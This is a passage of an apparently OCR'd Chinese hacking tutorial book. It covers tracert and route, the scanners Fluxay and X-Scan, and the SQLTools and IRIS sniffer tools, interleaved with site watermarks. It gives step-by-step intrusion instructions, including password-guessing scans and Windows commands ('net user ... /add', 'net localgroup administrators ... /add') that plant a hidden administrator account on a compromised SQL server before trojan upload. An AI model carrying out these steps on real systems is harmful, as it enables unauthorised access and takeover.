tracert（跟踪路由）是路由跟踪实用程序，用于确定 IP 数据包访问目标所采取的路径。通过该命令返回的结果可以获知从本机发送数据包到目标主机所经过的网络设备，从而得知其传送路径。

tracert 命令的格式：tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] target_name。其中，[-d]参数指不需要将 IP 地址转换成域名；[-h maximum_hops]参数指允许跟踪的最大跳数；[-j host-list]参数指经过的主机列表；[-w timeout]参数指每次回复的最大允许延时。使用 tracert 命令搜集网站结构信息的具体操作如下：

步骤 1 选择【开始】/【运行】命令，在弹出的“运行”对话框中的“打开”下拉列表框中输入“cmd”，单击 确定 按钮，打开命令提示符窗口。

步骤 2 在命令提示符后输入“tracert www.163.com”命令后按【Enter】键，在返回

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的结果中即可获知数据包经过了哪些节点，如图 1-16 所示。





图 1-16　查看追踪信息

1.3.3　route 命令

route 命令主要用于管理本地电脑路由表，使用它可以查看、添加、修改和删除路由表条目，以及查看本地电脑的 IP 信息。

route 命令的格式为：route [-f] [-p] [command] [destination] [MASK netmask] [gateway] [METRIC metric] [IF interface]。其中，[command]参数可以为“print”、“delete”和“add”，分别表示列出当前路由表条目、删除路由表条目和添加路由表条目。使用 route 命令查看本地 IP 信息的具体操作如下：

步骤 1　选择【开始】/【运行】命令，在打开的“运行”对话框中的“打开”下拉列表框中输入“cmd”，单击 确定 按钮。

步骤 2　打开命令提示符窗口，输入“route print”命令后按【Enter】键，当前主机的路由信息将会显示在命令提示符窗口中，如图 1-17 所示。



图 1-17　查看路由信息

魔法档案

route 命令的[-f]参数指清空所有路由表的网关条目；[-p]参数与[add]参数合用时指添加永久的静态路由表条目；[destination]、[netmask]、[gateway]、[metric]和[interface]参数分别指定路由表条目中的目标 IP 段、子网掩码、使用网关、度量值和网络界面。

1.4　常见问题解答

：我在上网时看到了一个查询 IP 地址的地理位置信息的网站，我想多使用几个网站进

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



行查询来证明第一次得到的信息是否正确，利用搜索引擎该如何操作呢？



：目前搜索功能比较强大的搜索引擎有 Google 和百度等。这里以 Google 搜索引擎为例讲解其操作方法。启动 IE 浏览器，在地址栏中输入 Google 网站的网址“http://www.google.cn”，按【Enter】键。在打开的主页的文本框中输入“IP 地址查询”文本，单击“Google 搜索”按钮。搜索引擎将根据所输入的信息进行搜索，并将搜索结果逐一罗列出来，用户只需在列表中单击相应的超链接即可打开该网页进行浏览和使用。需要注意的是，有的网站可能会给出“该网站包含有恶意软件，可能会破坏您的计算机”的提示，对于这种网站最好不要单击其超链接。



：文中介绍的使用命令查看本地 IP 地址的方法对于电脑新手来说比较复杂，有没有更易于操作的查看本地 IP 地址的方法呢？



：有，可以通过网页查看本地 IP 地址。这里以全库网 123 查网为例进行讲解。启动 IE 浏览器，在地址栏中输入全库网 123 查网的网址“http://www.123cha.com”，按【Enter】键，在其主页上就能查看本地 IP 地址。目前提供该服务的还有南狐网（www.nanhoo.com）等。

1.5 过 关 练 习

（1）在自己的电脑上使用 netstat 命令查看网络状况。

（2）下载并安装 Active Ports 工具，查看自己电脑上的端口信息。

（3）按照本章的相关内容，使用 tracert 命令追踪一些新浪网（www.sina.com）的 IP 信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.1 网络扫描工具

借助某些黑客工具的帮助，黑客能更快、更安全地对网络中的其他电脑进行入侵或攻击，其中网络扫描工具能够在很短的时间内列举出网络中可能存在漏洞的电脑，从而给黑客发动攻击带来便利。

2.1.1 流光

“流光”是一款集成了网络扫描、NT/IIS 工具、MSSQL 工具和字典工具等功能的扫描软件，其下载地址是http://www.3800hk.com/Soft/smgj/12058.html。使用“流光”扫描目标电脑的具体操作如下：

步骤 1 选择【开始】/【所有程序】/【Fluxay5】/【Fluxay5】命令，启动流光软件，选择【文件】/【高级扫描向导】命令，如图 2-1 所示。在弹出的“设置”对话框中分别输入起始和结束 IP 地址，在“检测项目”列表框中选中要检测的项目前的复选框，单击 下一步(N) > 按钮，如图 2-2 所示。



图 2-1 启动软件



图 2-2 设置电脑信息

步骤 2 在弹出的 PORTS 对话框中设置端口信息，可以选择扫描标准端口或自定义端口范围，这里选中 ☒ 标准端口扫描 复选框，单击 下一步(N) > 按钮，如图 2-3 所示。

步骤 3 在弹出的 POP3 对话框中设置 POP 选项，选中 ☒ 获取POP3版本信息 和 ☒ 尝试暴解用户 复选框，单击 下一步(N) > 按钮，如图 2-4 所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-3　设置端口信息



图 2-4　设置 POP3 选项

步骤 4　在弹出的 FTP 对话框中设置需要的 FTP 选项，这里选中☒获取FTP版本、☒尝试匿名登录和☒尝试猜解用户复选框，单击下一步(N) >按钮，如图 2-5 所示。

步骤 5　在弹出的 SMTP 对话框中设置需要的 SMTP 选项，这里只选中☒EXPN/VRFY扫描复选框，单击下一步(N) >按钮，如图 2-6 所示。




图 2-5　设置 FTP 选项



图 2-6　设置 SMTP 选项

步骤 6　在弹出的 IMAP 对话框中设置需要的 IMAP 选项，这里只选中☒尝试猜解用户帐号复选框，单击下一步(N) >按钮，如图 2-7 所示。

步骤 7　在弹出的 TELNET 对话框中设置是否使用 SunOS Login 远程溢出功能，这里只选中☒SunOS Login 远程溢出复选框，单击下一步(N) >按钮，如图 2-8 所示。

魔法档案

由于“流光”的功能过于强大，所以设计人员限制了其所能扫描的 IP 范围，即不能扫描国内的 IP 地址，但可以通过打补丁的方法解除该限制。



设想到“流光”的功能会这么厉害，我要好好学习一下这款软 件了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-7 设置 IMAP 选项



图 2-8 设置 TELNET 选项

步骤 8 在弹出的 CGI 对话框中可以为不同的操作系统设置需要的 CGI 选项，这里只选中 ☒ 只有HTTP 200/502有效 复选框，单击 下一步(N) > 按钮，如图 2-9 所示。

步骤 9 在弹出的 CGI Rules 对话框中针对不同的操作系统选择不同的规则，单击 下一步(N) > 按钮，如图 2-10 所示。



图 2-9 设置 CGI 选项




图 2-10 设置 CGI Rules 选项

步骤 10 在弹出的 SQL 对话框中针对密码进行设置，这里选中 ☒ 尝试通过漏洞获取密码 和 ☒ 对SA密码进行猜解 复选框，单击 下一步(N) > 按钮，如图 2-11 所示。

步骤 11 在弹出的 IPC 对话框中设置针对漏洞进行攻击的 IPC 选项，这里选中所有复选框，单击 下一步(N) > 按钮，如图 2-12 所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-11　设置 SQL 选项



图 2-12　设置 IPC 选项

魔法档案

IPC 全名为 Internet Process Connection，是为了在电脑进程间通信而设置的一种信息通道，可以通过验证用户名和密码获得相应的权限，在远程管理电脑和查看电脑的共享资源时使用。利用 IPC 连接可以与目标主机建立一个无须用户名与密码的连接。

步骤 12 在弹出的 IIS 对话框中针对网页页面和代码漏洞的检测进行设置，这里选中所有复选框，单击下一步(N) >按钮，如图 2-13 所示。

步骤 13 在弹出的 FINGER 对话框中取消选中所有复选框，单击下一步(N) >按钮，如图 2-14 所示。




图 2-13　设置 IIS 选项



图 2-14　设置 FINGER 选项

步骤 14 在弹出的 RPC 对话框中选中扫描RPC服务复选框，单击下一步(N) >按钮，如图 2-15 所示。

步骤 15 在弹出的 MISC 对话框中取消选中所有复选框，单击下一步(N) >按钮，如图 2-16 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-15 设置 RPC 服务



图 2-16 设置 MISC 选项

魔法档案

MISC 的全称是 Mobile Information Service Center（移动信息服务中心），其主要作用是完成数据业务的管理和控制，这里不需要对其进行扫描，因此取消选中该对话框中的复选框。

步骤 16 在弹出的 PLUGINS 对话框中选择 Windows NT/2000 选项，单击 下一步(N) > 按钮，如图 2-17 所示。

步骤 17 在弹出的“选项”对话框中设置字典和扫描报告的保存位置及并发线程数，单击 完成 按钮完成设置，如图 2-18 所示。



图 2-17 设置 PLUGINS 选项




图 2-18 “选项”对话框

步骤 18 在弹出的“选择流光主机”对话框中选择“本地主机”选项作为扫描电脑，单击 开始(S) 按钮开始扫描，如图 2-19 所示。

步骤 19 扫描完成后选择【文件】/【探测历史记录】/【探测历史记录】命令即可查看扫描到的电脑信息，如图 2-20 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 2-19　选择流光主机




图 2-20　查看扫描报告

2.1.2　X-Scan

X-Scan 是一款可对目标电脑端口状态、操作系统相关信息等进行扫描的软件（下载地址是http://www.onlinedown.net/soft/1498.htm），由于它还具有漏洞扫描功能，因此深受黑客的青睐。使用 X-Scan 软件进行扫描的具体操作如下：

步骤 1　双击 X-Scan 应用程序图标启动该软件，选择【设置】/【扫描参数】命令，如图 2-21 所示。

步骤 2　在弹出的“扫描参数”对话框左侧的区域中选择“检测范围”选项，在右侧的“指定 IP 范围”文本框中输入 IP 地址段，这里输入“192.168.1.1-192.168.1.30”，如图 2-22 所示。




图 2-21　启动软件



图 2-22　设置检测电脑范围

步骤 3　在对话框左侧的区域中展开“全局设置”项，选择“扫描模块”选项，在中间列表框中选中扫描时需要使用的模块前的复选框，如图 2-23 所示。

步骤 4　选择“并发扫描”选项（并发扫描即为多线程扫描），在其中的“最大并发主机数量”文本框中输入“10”，在“最大并发线程数量”文本框中输入“100”，如图 2-24 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-23 设置扫描模块




图 2-24 设置并发扫描

步骤 5 选择“扫描报告”选项，设置扫描报告文件的名称和类型，如图 2-25 所示。

步骤 6 选择“其他设置”选项，选中 跳过没有响应的主机 单选按钮，选中 跳过没有检测到开放端口的主机 和 使用XMAP判断远程操作系统 复选框，如图 2-26 所示。




图 2-25 设置扫描报告



图 2-26 其他设置

步骤 7 展开“插件设置”项，选择“端口相关设置”选项，设置待检测的端口和检测方式，如图 2-27 所示。

步骤 8 选择“SNMP 相关设置”选项，在此可以设置在扫描时获取简单网络管理协议的相关信息，如图 2-28 所示。




图 2-27 端口相关设置



图 2-28 SNMP 相关设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 9　选择“NETBIOS 相关设置”选项，设置需要检测的 NETBIOS 的相关信息，如图 2-29 所示。

步骤 10　选择“漏洞检测脚本设置”选项，选择要使用的脚本，设置脚本运行超时时间和网络读取超时时间，如图 2-30 所示。




图 2-29　NETBIOS 相关设置



图 2-30　漏洞检测脚本设置

步骤 11　选择“CGI 相关设置”选项，对通用网关接口进行设置，选中“1.用"HEAD"替换"GET"”单击按钮，如图 2-31 所示。

步骤 12　选择“字典文件设置”选项，在右侧的字典列表框中选择需要的字典文件，然后单击 确定 按钮关闭“扫描参数”对话框，如图 2-32 所示。




图 2-31　CGI 相关设置



图 2-32　字典文件设置

步骤 13　返回 X-Scan 操作界面，单击“开始扫描”按钮按设置对目标电脑进行扫描，如图 2-33 所示。

步骤 14　扫描完成后 X-Scan 将把扫描结果保存为一个 HTML 文件并打开，在其中可以查看目标电脑的信息，如图 2-34 所示。

魔法档案

X-Scan 软件也带有查询目标主机 IP 和物理地址、检测局域网信息和使用 ping 命令的功能，在其操作界面中选择“工具”菜单中的相应命令即可实现对应的功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-33　开始扫描



图 2-34　查看扫描结果

2.2　SQLTools 黑客攻击工具

SQLTools 是一款通过扫描目标电脑密码来进行攻击的黑客软件（下载地址是 http://www.onlinedown.net/soft/19115.htm），下面来了解一下其扫描漏洞和攻击目标电脑的方法。

2.2.1　使用 ScanSQL 扫描漏洞

在使用 SQLTools 之前，需要使用 ScanSQL 软件对目标电脑的 SQL 密码进行扫描（ScanSQL 下载地址是 http://www.77169.com/Soft/HTML/3015.html）。具体操作如下：

步骤 1　选择【开始】/【运行】命令，弹出“运行”对话框，在“打开”下拉列表框中输入“cmd”，单击 确定 按钮打开命令提示符窗口，使用 DOS 命令切换到 ScanSQL 软件保存目录下，如图 2-35 所示。

步骤 2　输入“scansql 192.168.1.1192.168.1.255 100”，按【Enter】键，ScanSQL 将开始对 192.168.1.1 至 192.168.1.255 IP 地址范围使用 100 线程进行扫描，如图 2-36 所示。



图 2-35　打开命令提示符窗口



图 2-36　开始扫描

步骤 3　扫描完指定范围后，ScanSQL 将会在一个文本文档中显示扫描到的目标电脑的 IP 地址、用户名和密码，并将该文本文档保存为 scansql.txt 文档。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.2.2　使用 SQLTools 攻击目标电脑

使用 SQLTools 对存在 SQL 漏洞的电脑进行攻击时，可进行执行 DOS 命令、上传木马等操作，具体操作如下：

步骤 1　双击 SQLTools 应用程序图标将其启动，弹出“设置 SQL 服务器”对话框，在“服务器名称/IP”文本框中输入“192.168.1.50”，在“用户名”文本框中输入“star”，在“密码”文本框中输入相应的密码，单击 确定 按钮，如图 2-37 所示。

步骤 2　程序自动开始连接目标电脑，连接成功后将在其操作界面底端显示连接成功的提示信息，如图 2-38 所示。



图 2-37　启动软件



图 2-38　连接目标电脑

步骤 3　选择【利用目录】/【增加 SQL 账号】命令，即可在该 SQL 服务器上添加自己的账户，如图 2-39 所示。

步骤 4　在弹出的“增加 SQL 账号”对话框中设置用户名和密码，在“角色”下拉列表框中选择该账户的角色，这里选择 ServerAdmin 选项，然后单击 增加新用户 按钮添加账户，如图 2-40 所示。



图 2-39　增加 SQL 账号




图 2-40　设置账户信息

步骤 5　在软件操作界面中选择【利用目录】/【*执行 DOS 命令】命令，如图 2-41 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 6 在打开的“执行 DOS 命令”窗口的“DOS 命令或者 DOS 批处理文件”文本框中输入 DOS 命令“net user star 00584 /add”，单击 ✓执行 按钮，在其下方的文本框中将显示执行该 DOS 命令的结果，如图 2-42 所示。



图 2-41 执行 DOS 命令




图 2-42 执行添加账户 DOS 命令

步骤 7 在“DOS 命令或者 DOS 批处理文件”文本框中输入 DOS 命令“net localgroup administrators star /add”，单击 ✓执 行 按钮，在其下方的文本框中将提示成功将目标账户提升为系统管理员，如图 2-43 所示。

步骤 8 在软件操作界面中选择【利用目录】/【注册表管理】命令，在打开的“SQL 远程注册表编辑器”窗口中可对被攻击电脑的注册表进行任意修改，如图 2-44 所示。




图 2-43 执行提升账户权限的 DOS 命令



图 2-44 修改注册表

步骤 9 在软件操作界面中选择【利用目录】/【*上传文件】命令，如图 2-45 所示。

步骤 10 在弹出的“上传文件”对话框的“要上传的文件”文本框中输入要上传的文件的路径，在“上传文件后保存在”文本框中输入文件的保存路径，单击 ✓开始上传 按钮，如图 2-46 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-45　上传文件




图 2-46　选择上传文件和保存位置

2.3　数据拦截工具

数据拦截工具又称网络嗅探器，是一种监视和收集网络中各种数据信息的软件，利用它通过网卡可以随意对网络中的信息进行查看、监视以及截获，是黑客最得力的信息收集工具。

2.3.1　IRIS 嗅探器

IRIS 嗅探器即 Iris Network Traffic Analyzer，用于捕获和查看目标电脑使用网络的情况，可以从进入和发出的信息中查看和统计其中数据（下载地址是 http://www.52z.com/Down/18776.html）。使用 Iris Network Traffic Analyzer 捕获和查看目标电脑的具体操作如下：

步骤 1　选择【开始】/【所有程序】/【eEye Digital Security】/【IRIS】/【Iris Network Traffic Analyzer】命令，启动 Iris Network Traffic Analyzer 软件。

步骤 2　第一次运行该软件时，用户需要手动指定其监听的网卡。在弹出的“设置”对话框中选择要监听的网卡，单击 确定 按钮，如图 2-47 所示。

步骤 3　进入 IRIS 的操作界面。在使用 Iris Network Traffic Analyzer 前还需要对其进行相应的设置，使其只捕获需要的数据包。选择【工具】/【设置】命令，如图 2-48 所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-47 选择监听网卡



图 2-48 设置软件

步骤 4 在弹出的“设置”对话框左侧的列表中选择“捕获”选项，在右侧设置有关捕获数据包的选项，如图 2-49 所示。

步骤 5 选择左侧列表中的“解码”选项，在右侧设置有关数据解码的选项，如图 2-50 所示。



图 2-49 设置“捕获”选项




图 2-50 设置“解码”选项

步骤 6 选择左侧列表中的“防护”选项，在右侧设置报警和日志，如图 2-51 所示。

步骤 7 选择左侧列表中的“杂项”选项，在右侧设置内存的使用和 CPU 负载保护等选项，单击 确定 按钮应用设置，如图 2-52 所示。




图 2-51 设置“防护”选项



图 2-52 设置“杂项”选项

溜客安全网 WwW.176Ku.CoM

